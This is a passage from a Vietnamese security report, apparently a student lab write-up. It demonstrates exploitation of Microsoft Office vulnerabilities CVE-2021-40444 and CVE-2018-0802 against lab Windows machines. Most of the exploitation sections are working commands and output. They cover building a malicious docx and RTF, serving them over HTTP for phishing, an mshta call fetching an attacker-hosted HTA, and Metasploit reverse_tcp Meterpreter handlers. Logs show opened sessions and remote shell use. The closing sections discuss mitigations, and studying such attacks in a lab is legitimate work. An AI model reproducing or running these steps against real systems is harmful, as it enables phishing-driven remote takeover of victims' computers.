[ i ] You can execute now the server and then send document.docx to target
```

Hình 3.4 Tạo file docx chứa mã độc

- Sau khi generate file thành công thì sẽ có 1 file document.docx được tạo ra có path: out/document.docx. Bây giờ chúng ta có thể sử dụng file document.docx để tiến hành fishing nạn nhân.

Bước 3: Tiến hành gửi file document.docx cho máy tính của nạn nhân


- Gửi file mã độc đến máy của nạn nhân

python -m http.server 8000

```
root@At170434:~/CVE-2021-40444/out# ls
0-blank  document.docx
root@At170434:~/CVE-2021-40444/out# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Hình 3.5 Gửi file mã độc tới máy nạn nhân

- Sau đó, nạn nhân chẳng may tải file document.docx về



Hình 3.6 Nạn nhân tải file document.docx về

Bước 4: Start server để khai thác

- Khởi chạy server python với port là 80

python3 exploit.py host 80

```
root@At170434:~/CVE-2021-40444# python3 exploit.py host 80
[%] CVE-2021-40444 - MS Office Word RCE Exploit [%]
[*] Option is host HTML Exploit...
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Hình 3.7 Khởi động Server để khai thác

- Khởi chạy Metasploit

msfconsole

```

root@At170434:~/CVE-2021-40444# msfconsole
Metasploit tip: View missing module options with show missing
[*] Starting the Metasploit Framework console...

```

Hình 3.8 Chạy lệnh msfconsole

- Config metasploit
- Triển khai Exploit Handler đa mục tiêu set payload
use exploit/multi/handler
- Set payload Meterpreter cho Windows với kết nối ngược (reverse TCP)
windows/meterpreter/reverse_tcp
set lhost eth0 => Host = 192.168.9.134
set lport 4444 => Port = 4444

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.9.134
lhost => 192.168.9.134
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.9.134   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.9.134   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

```

Hình 3.9 Thiết lập các thông số metasploit


Bước 5: Tiến hành khai thác

- Chạy lệnh
run


```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.9.134:4444
```

Hình 3.10 Tiến hành khai thác

- Máy nạn nhân mở file document.docx và enable editing



Hình 3.11 Nạn nhân mở file document.docx

- Sau khi nạn nhân mở file độc hại đó và enable editing thì kẻ tấn công sẽ chiếm được quyền kiểm soát máy của nạn nhân.
- Máy nạn nhân đã bị kiểm soát

```
root@At170434:~/CVE-2021-40444# sudo python3 exploit.py host 80
[%] CVE-2021-40444 - MS Office Word RCE Exploit [%]
[*] Option is host HTML Exploit...
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.9.136 - - [12/Dec/2023 09:59:54] code 501, message Unsupported method ('OPTIONS')
192.168.9.136 - - [12/Dec/2023 09:59:54] "OPTIONS / HTTP/1.1" 501 -
192.168.9.136 - - [12/Dec/2023 09:59:54] "HEAD /word.html HTTP/1.1" 200 -
192.168.9.136 - - [12/Dec/2023 09:59:54] code 501, message Unsupported method ('OPTIONS')
192.168.9.136 - - [12/Dec/2023 09:59:54] "OPTIONS / HTTP/1.1" 501 -
192.168.9.136 - - [12/Dec/2023 09:59:54] "GET /word.html HTTP/1.1" 200 -
192.168.9.136 - - [12/Dec/2023 09:59:54] "HEAD /word.html HTTP/1.1" 200 -
192.168.9.136 - - [12/Dec/2023 09:59:54] "HEAD /word.html HTTP/1.1" 200 -
192.168.9.136 - - [12/Dec/2023 09:59:54] code 501, message Unsupported method ('OPTIONS')
192.168.9.136 - - [12/Dec/2023 09:59:54] "OPTIONS / HTTP/1.1" 501 -
192.168.9.136 - - [12/Dec/2023 09:59:54] "HEAD /word.html HTTP/1.1" 200 -
192.168.9.136 - - [12/Dec/2023 09:59:54] code 501, message Unsupported method ('OPTIONS')
192.168.9.136 - - [12/Dec/2023 09:59:54] "OPTIONS / HTTP/1.1" 501 -
192.168.9.136 - - [12/Dec/2023 09:59:54] "GET /word.html HTTP/1.1" 304 -
192.168.9.136 - - [12/Dec/2023 09:59:54] "HEAD /word.html HTTP/1.1" 200 -
192.168.9.136 - - [12/Dec/2023 09:59:54] "HEAD /word.html HTTP/1.1" 200 -
192.168.9.136 - - [12/Dec/2023 09:59:55] "GET /word.cab HTTP/1.1" 200 -
```

Hình 3.12 Máy nạn nhân đã bị kiểm soát

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.9.134:4444
[*] Sending stage (175686 bytes) to 192.168.9.136
[*] Meterpreter session 1 opened (192.168.9.134:4444 -> 192.168.9.136:50156) at
2023-12-12 09:59:59 +0700

meterpreter >
```

Hình 3.13 Thông báo trả về

- Xem thông tin máy nạn nhân

sysinfo

```
meterpreter > sysinfo
Computer      : DESKTOP-47M8NFP
OS            : Windows 10 (10.0 Build 17763).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
```

Hình 3.14 Kiểm tra thông tin máy nạn nhân

- Kiểm tra cấu hình mạng máy nạn nhân

ipconfig

```
meterpreter > shell
Process 8028 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1697]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Ishikawa\Downloads>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::652e:131e:85a2:350f%3
    IPv4 Address. . . . . : 192.168.9.136
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.9.2
```

Hình 3.15 Kiểm tra cấu hình mạng máy nạn nhân

```
C:\Users\Ishikawa\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1252-FD9C

Directory of C:\Users\Ishikawa\Downloads

12/12/2023  09:59 AM    <DIR>          .
12/12/2023  09:59 AM    <DIR>          ..
12/12/2023  09:58 AM                13,120 document.docx
               1 File(s)                13,120 bytes
               2 Dir(s)  44,302,553,088 bytes free
```

Hình 3.16 Kiểm tra tên máy tính của nạn nhân

- Kết quả khai thác thành công.

3.1.4. Đánh giá, kết luận

Lỗ hổng CVE-2021-40444 là một lỗ hổng nghiêm trọng được phát hiện trong Microsoft Office và được biết đến là một trong những lỗ hổng có khả năng khai thác và lan truyền nhanh chóng. Đây là một lỗ hổng liên quan đến xử lý OLE (Object Linking and Embedding) trong Office, cho phép tin tặc tấn công bằng cách gửi một tệp tin độc hại được tạo dựng một cách khéo léo.

Cách thức khai thác lỗ hổng CVE-2021-40444 thường bao gồm việc tạo ra một tệp tin RTF (Rich Text Format) hoặc DOC (Microsoft Word Document) chứa mã độc được thiết kế để lợi dụng lỗ hổng trong phần mềm Office. Tin tặc sẽ thường sử dụng các kỹ thuật xâm nhập để lừa người dùng mở tệp tin độc hại hoặc thực hiện các cuộc tấn công xâm nhập tự động bằng cách tận dụng lỗ hổng này.

Sau khi một người dùng mở tệp tin chứa mã độc, lỗ hổng CVE-2021-40444 sẽ được khai thác, cho phép mã độc thực thi và gửi các yêu cầu đến máy chủ từ xa để tải về và thi hành các payload độc hại. Điều này có thể dẫn đến việc kiểm soát từ xa hệ thống bị tấn công và thực hiện các hoạt động độc hại như lấy thông tin nhạy cảm, cài đặt mã độc bổ sung hoặc thậm chí kiểm soát hoàn toàn hệ thống.

Lỗ hổng CVE-2021-40444 là một trong những lỗ hổng rất nguy hiểm và có thể gây ra hậu quả nghiêm trọng cho các tổ chức và người dùng. Điều quan trọng là các hãng phần mềm, như Microsoft, đã cung cấp các bản vá và lỗi để sửa chữa lỗ hổng này. Do đó, để bảo vệ hệ thống của bạn, rất quan trọng để đảm bảo rằng bạn đã cài đặt các bản vá bảo mật mới nhất và thực hiện các biện pháp bảo mật

khác, như hạn chế quyền truy cập và cảnh giác khi mở các tệp tin không đáng tin cậy.

3.2. Khai thác lỗ hổng CVE-2018-0802

3.2.1. Kịch bản triển khai


Tin tặc tạo một tệp tin RTF (Rich Text Format) độc hại. Tệp tin RTF là một định dạng văn bản phổ biến trong Microsoft Office và có thể chứa định dạng và phần tử độc hại.

Tin tặc chèn một đối tượng OLE (Object Linking and Embedding) vào tệp tin RTF. Đối tượng OLE này sẽ tương tác với Microsoft Equation Editor, mở ra cơ hội khai thác lỗ hổng CVE-2018-0802.

Đối tượng OLE chứa mã độc được thiết kế để thực thi trên máy tính mục tiêu. Mã độc này có thể là mã nguyên thủy (shellcode) hoặc một tệp thực thi bên ngoài. Tin tặc sử dụng các kỹ thuật che giấu, mã hóa hoặc nén để tránh phát hiện bởi phần mềm chống vi-rút và hệ thống bảo mật.

Tin tặc gửi tệp tin RTF độc hại cho nạn nhân thông qua email, liên kết độc hại hoặc các phương tiện truyền thông khác. Khi nạn nhân mở tệp tin RTF bằng Microsoft Office, Equation Editor sẽ chạy và khai thác lỗ hổng CVE-2018-0802, thực thi mã độc chứa trong đối tượng OLE và tin tặc có thể kiểm soát máy tính của nạn nhân.

3.2.2. Mô hình thực nghiệm



Hình 3.17 Mô hình thực nghiệm

- **Cấu hình máy victim:** 1 máy Windows
 - Ip: 192.168.136.132

```
Ethernet adapter Local Area Connection:  
Connection-specific DNS Suffix . . :  
Link-local IPv6 Address . . . . . : fe80::b5e3:cda0:1232:bf4a%11  
IPv4 Address. . . . . : 192.168.136.132  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.136.2
```

Hình 3.18 Thông số máy nạn nhân

- **Cấu hình máy Attacker:** 1 máy Kali
 - Ip: 192.168.136.131

```
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.136.131 netmask 255.255.255.0 broadcast 192.168.136.255
    ether 00:0c:29:eb:61:04 txqueuelen 1000 (Ethernet)
    RX packets 113 bytes 22561 (22.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 61 bytes 9183 (8.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0x2000
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Hình 3.19 Thông số máy tấn công

3.2.3. Tiến hành khai thác

Bước 1: Dùng module trong Metasploit Framework để khai thác cụ thể là “exploit/windows/meterpreter/reverse_tcp” để tìm kiếm lỗ hổng trên hệ thống mục tiêu và khai thác. Nếu lỗ hổng tồn tại và thành công, Metasploit sẽ tạo kết nối ngược từ hệ thống mục tiêu đến máy chủ tấn công :

- LHOST 192.168.136.131
set lhost 192.168.136.131
- LPORT 8443
set lport 8443
- srvhost 192.168.136.131
set srvhost 192.168.136.131
- Start server để khai thác
exploit

```

msf6 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) > set lhost 192.168.136.131
lhost => 192.168.136.131
msf6 exploit(windows/misc/hta_server) > set srvhost 192.168.136.131
srvhost => 192.168.136.131
msf6 exploit(windows/misc/hta_server) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) > set lport 8443
lport => 8443
msf6 exploit(windows/misc/hta_server) > exploit

```

Hình 3.20 Tìm kiếm lỗ hổng trên máy nạn nhân và thiết lập các thông số

- Khi exploit sẽ tạo ra 1 URL, chúng ta sẽ dùng URL này để execute ra file RTF có chứa mã độc

```

msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.136.131:8443
msf6 exploit(windows/misc/hta_server) > [*] Using URL: http://192.168.136.131:8080/9wq4pJy7Fu.hta
[*] Server started.

```

Hình 3.21 URL dùng tạo file RTF có chứa mã độc

Bước 2: Dùng URL ở trên để execute ra file độc hại

- Tạo file tailieu3.doc chứa mã độc

`python2 RTF_11882_0802.py -c "http://192.168.136.131:8080/9wq4pJy7Fu.hta" -o tailieu3.doc`

```

(kali㉿kali)-[~/Desktop/CVE-2018-0802/RTF_11882_0802]
$ python2 RTF_11882_0802.py -c "mshta http://192.168.136.131:8080/9wq4pJy7Fu.hta" -o tailieu3.doc
meterpreter/reverse_tcp

[*] Done ! output file -> tailieu3.doc

(kali㉿kali)-[~/Desktop/CVE-2018-0802/RTF_11882_0802]
$ ls
LICENSE  README.MD  RTF_11882_0802.py  tailieu3.doc

```

Hình 3.22 Tạo file RTF độc hại

Trong đó:

- `http://192.168.136.131:8080/9wq4pJy7Fu.hta` => URL vừa được tạo ở trên
- `Tailieu3.doc` => tên của file chứa mã độc

Bước 3: Gửi file cho nạn nhân từ đó chiếm quyền kiểm soát máy họ


- Gửi file mã độc vừa tạo đến máy nạn nhân

`python -m http.server 8444`


```
(kali@kali)-[~/Desktop/CVE-2018-0802/RTF_11882_0802]
$ python -m http.server 8444
Serving HTTP on 0.0.0.0 port 8444 (http://0.0.0.0:8444/) ...
192.168.136.132 - - [15/Dec/2023 04:40:39] "GET /tailieu3.doc HTTP/1.1" 200 -
```

Hình 3.23 Gửi file có chứa mã độc cho nạn nhân

- Nạn nhân tải file có chứa mã độc về:




Hình 3.24 Nạn nhân tải file chứa mã độc



Hình 3.25 Nạn nhân tải file chứa mã độc

- Nạn nhân mở file chứa mã độc và chọn “Enable editing”



Hình 3.26 Nạn nhân mở file chứa mã độc và chọn “Enable editing”

- Sau khi nạn nhân mở file độc hại đó và enable editing thì kẻ tấn công sẽ chiếm được quyền kiểm soát máy của nạn nhân

Bước 4: Tiến hành khai thác

- Sau khi kiểm soát được máy nạn nhân, kẻ tấn công có thể tiến hành khai thác

```
msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.136.131:8443
msf6 exploit(windows/misc/hta_server) > [*] Using URL: http://192.168.136.131:8080/9wq4pJy7Fu.hta
[*] Server started.
[*] 192.168.136.132 hta_server - Delivering Payload
[*] Sending stage (175686 bytes) to 192.168.136.132
[*] Meterpreter session 1 opened (192.168.136.131:8443 → 192.168.136.132:49304) at 2023-12-15 04:41:16 -0500
[*] 192.168.136.132 hta_server - Delivering Payload
[*] Sending stage (175686 bytes) to 192.168.136.132
[*] Meterpreter session 2 opened (192.168.136.131:8443 → 192.168.136.132:49307) at 2023-12-15 04:41:27 -0500

msf6 exploit(windows/misc/hta_server) > session1 -i
[-] Unknown command: session1
msf6 exploit(windows/misc/hta_server) > sessions -i

Active sessions
=====
```

Id	Name	Type	Information	Connection
1		meterpreter x86/win	KTMM\admin @ KTMM	192.168.136.131:8443 → 192.168.136.132:49304 (192.168.136.132)
2		meterpreter x86/win	KTMM\admin @ KTMM	192.168.136.131:8443 → 192.168.136.132:49307 (192.168.136.132)

```
msf6 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...
```

Hình 3.27 Tiến hành khai thác

- Xem thông tin máy

sysinfo

```
meterpreter > sysinfo
Computer      : KTMM
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

Hình 3.28 Kiểm tra thông tin máy nạn nhân

- Kiểm tra cấu hình mạng

ipconfig

```
meterpreter > shell
Process 3276 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::b5e3:cda0:1232:bf4a%11
    IPv4 Address. . . . . : 192.168.136.132
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.136.2

Tunnel adapter isatap.{78ECD35C-96D1-4C50-BCAE-0A1F65C64A61}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
```

Hình 3.29 Kiểm tra cấu hình mạng máy nạn nhân

- Kẻ tấn công có thể thực hiện các hoạt động kiểm soát từ xa trên hệ thống mục tiêu, bao gồm việc thực thi lệnh, khai thác tệp tin, thu thập thông tin hệ thống và thậm chí kiểm soát toàn bộ hệ thống

3.2.4. Đánh giá, kết luận

Trên thực tế, việc khai thác lỗ hổng CVE-2018-0802 đặt ra một mối đe dọa lớn đối với hệ thống và dữ liệu của người dùng. Lỗ hổng này cho phép tin tặc tấn công từ xa và thực thi mã độc trên hệ thống mục tiêu thông qua việc lừa đảo người dùng mở tài liệu độc hại. Điều này có thể dẫn đến việc lây lan mã độc, mất dữ liệu quan trọng và tiềm năng gây ra hậu quả nghiêm trọng cho cá nhân và tổ chức.

Các biện pháp phòng ngừa và khắc phục đã được đề xuất để giảm thiểu rủi ro từ lỗ hổng CVE-2018-0802. Các biện pháp như cập nhật hệ điều hành và phần mềm, sử dụng phần mềm đáng tin cậy, tăng cường giáo dục và nhận thức bảo mật, phân quyền hệ thống và sử dụng phần mềm an ninh đóng một vai trò quan trọng trong việc bảo vệ hệ thống khỏi cuộc tấn công.

Tuy nhiên, không thể coi rằng việc triển khai những biện pháp trên sẽ đảm bảo hoàn toàn an toàn. Sự phát triển liên tục của các phương thức tấn công và lỗ hổng bảo mật đòi hỏi chúng ta phải duy trì tinh thần cảnh giác và thường xuyên cập nhật kiến thức bảo mật để giảm thiểu rủi ro.

Cuộc tấn công CVE-2018-0802 nhấn mạnh sự quan trọng của việc bảo vệ và duy trì an toàn cho hệ thống và dữ liệu của chúng ta. Việc áp dụng các biện pháp bảo mật cần thiết và tạo ra một môi trường bảo mật là trách nhiệm chung của cả người dùng và các nhà cung cấp dịch vụ công nghệ. Chỉ thông qua sự hợp tác và nhận thức cao về an ninh mạng, chúng ta có thể đối phó với những cuộc tấn công và duy trì một môi trường kỹ thuật an toàn trong thế giới kỹ thuật số ngày nay.

KẾT LUẬN

Nghiên cứu về lỗ hổng CVE-2021-40444 và CVE-2018-0802 trên Microsoft đã cung cấp cho chúng ta cái nhìn sâu sắc về các lỗ hổng bảo mật trong phần mềm Microsoft Office và tác động tiềm ẩn của chúng. Cả hai lỗ hổng này đều có thể được khai thác để thực thi mã độc từ xa trên hệ thống mục tiêu và gây ra hậu quả nghiêm trọng như mất quyền kiểm soát, rò rỉ dữ liệu và tấn công mạng nội bộ.

Các hậu quả của lỗ hổng CVE-2021-40444 và CVE-2018-0802 đặc biệt nguy hiểm vì Microsoft Office là một phần mềm phổ biến được sử dụng rộng rãi trong môi trường doanh nghiệp và cá nhân. Việc khai thác lỗ hổng có thể dẫn đến sự mất mát dữ liệu quan trọng, tổn thất tài chính và ảnh hưởng xấu đến uy tín và hoạt động của tổ chức.

Để giảm thiểu nguy cơ từ các lỗ hổng này, có một số hướng phát triển quan trọng mà Microsoft và cộng đồng bảo mật có thể tiếp tục nghiên cứu và thực hiện:

1. Cải thiện quá trình phát hiện và vá lỗ hổng: Microsoft cần tiếp tục cải thiện quá trình phát hiện và vá lỗ hổng trong phần mềm Office của mình. Việc đáp ứng nhanh chóng và cung cấp các bản vá bảo mật hiệu quả sẽ giúp ngăn chặn việc khai thác lỗ hổng và giảm thiểu hậu quả tiềm ẩn.

2. Đẩy mạnh việc giáo dục và nhận thức: Microsoft có thể tăng cường hoạt động giáo dục và nhận thức về lỗ hổng bảo mật cho người dùng, đặc biệt là trong môi trường doanh nghiệp. Điều này bao gồm việc cung cấp hướng dẫn về biện pháp bảo mật, phương pháp phòng ngừa và phản ứng khi khai thác lỗ hổng xảy ra.

3. Kiểm tra an ninh phần mềm định kỳ: Microsoft nên thực hiện kiểm tra an ninh định kỳ và kiểm tra thẩm định phần mềm để phát hiện và khắc phục các lỗ hổng bảo mật trong quá trình phát triển. Điều này giúp đảm bảo rằng các phiên bản mới của phần mềm Office được phát hành với mức độ an toàn cao hơn.

4. Nâng cao khả năng phòng ngừa và phát hiện: Microsoft nên tiếp tục phát triển công nghệ và tích hợp các tính năng phòng ngừa và phát hiện tiên tiến trong phần mềm Office. Điều này có thể bao gồm việc tăng cường bộ lọc thư rác, giám sát hành vi đáng ngờ và cải thiện khả năng phát hiện và phản ứng đối với các hành vi tấn công.

5. Hỗ trợ cộng đồng bảo mật: Microsoft có thể tăng cường hỗ trợ và cộng đồng bảo mật bằng cách tạo ra một cộng đồng hợp tác với các chuyên gia an ninh

và nhà nghiên cứu. Điều này có thể bao gồm chia sẻ thông tin về các lỗ hổng mới, cung cấp tài liệu hướng dẫn và hỗ trợ kỹ thuật cho các nhà nghiên cứu bảo mật độc lập để tìm ra và báo cáo các lỗ hổng.

TÀI LIỆU THAM KHẢO

- [1] Lockedbyte, KlezVirus, ThesunRider and Mekhallel (RAMELLA Sébastien), Microsoft Office Word Malicious MSHTML RCE.
- [2] Lockedbyte, "github": <https://github.com/lockedbyte/CVE-2021-40444>.
- [3] "MSRC,": <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2018-0802>.
- [4] "MSRC,": <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-40444>.
- [5] "github,": <https://github.com/klezVirus/CVE-2021-40444>.
- [6] "CVE,": <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-0802>.

PHỤ LỤC

Phần mềm:

1. Ubuntu:
<https://www.thecoderworld.com/how-to-install-ubuntu-on-vmware-workstation-player/>
2. Python 3.10.12:
<https://www.linuxcapable.com/how-to-install-python-3-10-on-ubuntu-linux/>
3. Metasploit Framework Version: 6.3.46:
